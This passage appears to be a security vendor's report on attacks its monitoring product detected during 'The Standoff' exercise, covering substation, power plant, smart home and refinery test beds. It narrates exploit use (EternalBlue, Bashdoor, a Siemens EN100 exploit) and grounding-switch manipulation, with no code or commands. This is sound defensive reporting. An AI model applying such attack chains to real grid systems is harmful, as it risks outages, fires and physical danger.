


Graph of attacks on 500 kV substation, as shown in PT ISIM interface



Example of detected cybersecurity incidents


As evident from the time distribution of attacks, most attacks occurred in the early morning of the second day of The Standoff. Until 10:34 a.m. of the first day, there were scans, attempts to run exploits (such as EternalBlue and Bashdoor), searches for accessible network hosts, and searches for weak passwords (bruteforcing of SSH keys, as well as SMB and SNMP attacks).




Attempt to connect to OPC Gate via RDP

The OPC Gate was the most interesting host, being the gateway to access the ICS network. The list of incidents on this host is rather instructive: hackers' attempts to compromise it were numerous and diverse.

The interface clearly illustrates attack progression. The attack started with a network scan, then a probe of protocols. Next come exploits (EternalBlue, DDoS over NTP, Bashdoor), DCERPC buffer overflow, and various bruteforcing methods. At 7:32 a.m. there was an attempt to connect to the OPC Gate via RDP from host 172.20.2.111, which was the most active attacker. After a successful connection to the OPC Gate, all went quiet. Most likely, the hackers were "settling in" on the captured host.




OPC Gate attack chain



Switching EN100 network module to firmware mode

At 3:19 p.m. there was large-scale use of an exploit aimed at disrupting operation of Siemens SIPROTEC terminals by switching the EN100 network module to firmware mode. This attack came from the OPC Gate host.

At 3:38 p.m., the attackers activated the QSG2 grounding switch with the switch still on. This was possible because there were no interlocks on the test bed at The Standoff. In this case, the overhead power transmission line goes dead immediately. Downtime of the overhead line causes significant financial losses for the company due to failure to supply electricity.




Activation of QSG2 grounding switch with switch still on


Considering that the ICS "damage" prior to this had consisted of disabling a protection terminal (using an exploit on the Siemens EN100), this attack in real life could have caused not only financial losses but a large mishap as well. Grounding a system with disabled automatics can cause a fire and explosion of switches, grounding switches, transformers, and the like. The result can put the system off-balance, which in turn will cause sequential tripping, similar to what happened in the 2003 mass blackout in the U.S. (bit.ly/2V6UYmf). This was the most dangerous attack performed at The Standoff.

Next the hackers deactivated the Q2 switch and QSG1 grounding switch.

It should be noted that DIGSI traffic was detected (DIGSI is the service programming protocol on Siemens SIPROTEC relay protection and automation terminals).




Q2 deactivation



QSG1 deactivation


Similar attacks on a real industrial facility have the potential to cause serious accidents with significant financial losses for the energy company. But all actions of the attackers could have been detected in time with special protection systems and stopped by cybersecurity specialists.




DIGSI traffic

Power plant (power distribution)


The Standoff had a GE D60 (power transmission) power plant test bed, which was also actively attacked during the competition.



The vast majority of cybersecurity incidents detected on the power plant (power transmission) test bed were infrastructure scans and attempts to gain unauthorized access to resources.




Topology of power plant (power transmission) test bed




Examples of cybersecurity incidents detected at power plant (power transmission) test bed

Attackers gained access to the OPC Gate gateway. Judging by PT ISIM data, this happened at 10:52 a.m. on the second day of The Standoff.




Detected connection to OPC Gate

The hackers used the compromised host to attack other infrastructure resources, including use of the DCERPC exploit to cause a buffer overflow.




Use of DCERPC exploit

As seen from the power plant incident statistics, attackers struck mostly at night and in the morning on the second day of The Standoff.




Statistics of cybersecurity incidents at power plant (power transmission)



Time distribution of cybersecurity incidents at power plant (power generation)


Smart home

As expected, most smart home incidents detected during The Standoff were scans, bruteforcing, and use of known exploits (such as Bashdoor).




Topology of the smart home test bed

Scans continued throughout both days. Attackers were especially active on the evening of the first day. PT ISIM detected a total of 938 cybersecurity incidents on smart home infrastructure. Overall statistics and the time distribution of incidents are shown below.




Cybersecurity incidents on smart home infrastructure




Bruteforcing to connect via Telnet

Attackers failed to cause any significant damage to smart home resources at The Standoff. Our product was able to track the attackers' activities, so that defenders did not even have to actively block attacks.



Statistics of cybersecurity incidents on smart home resources





Time distribution of cybersecurity incidents on smart home resources

CDU of oil company


Similarly to the smart home, most cybersecurity incidents detected on the oil company CDU test bed were numerous resource scans and bruteforcing attempts to gain access to device control interfaces.

Examples of detected scans, attack graph, and incident statistics are given in the following figures.





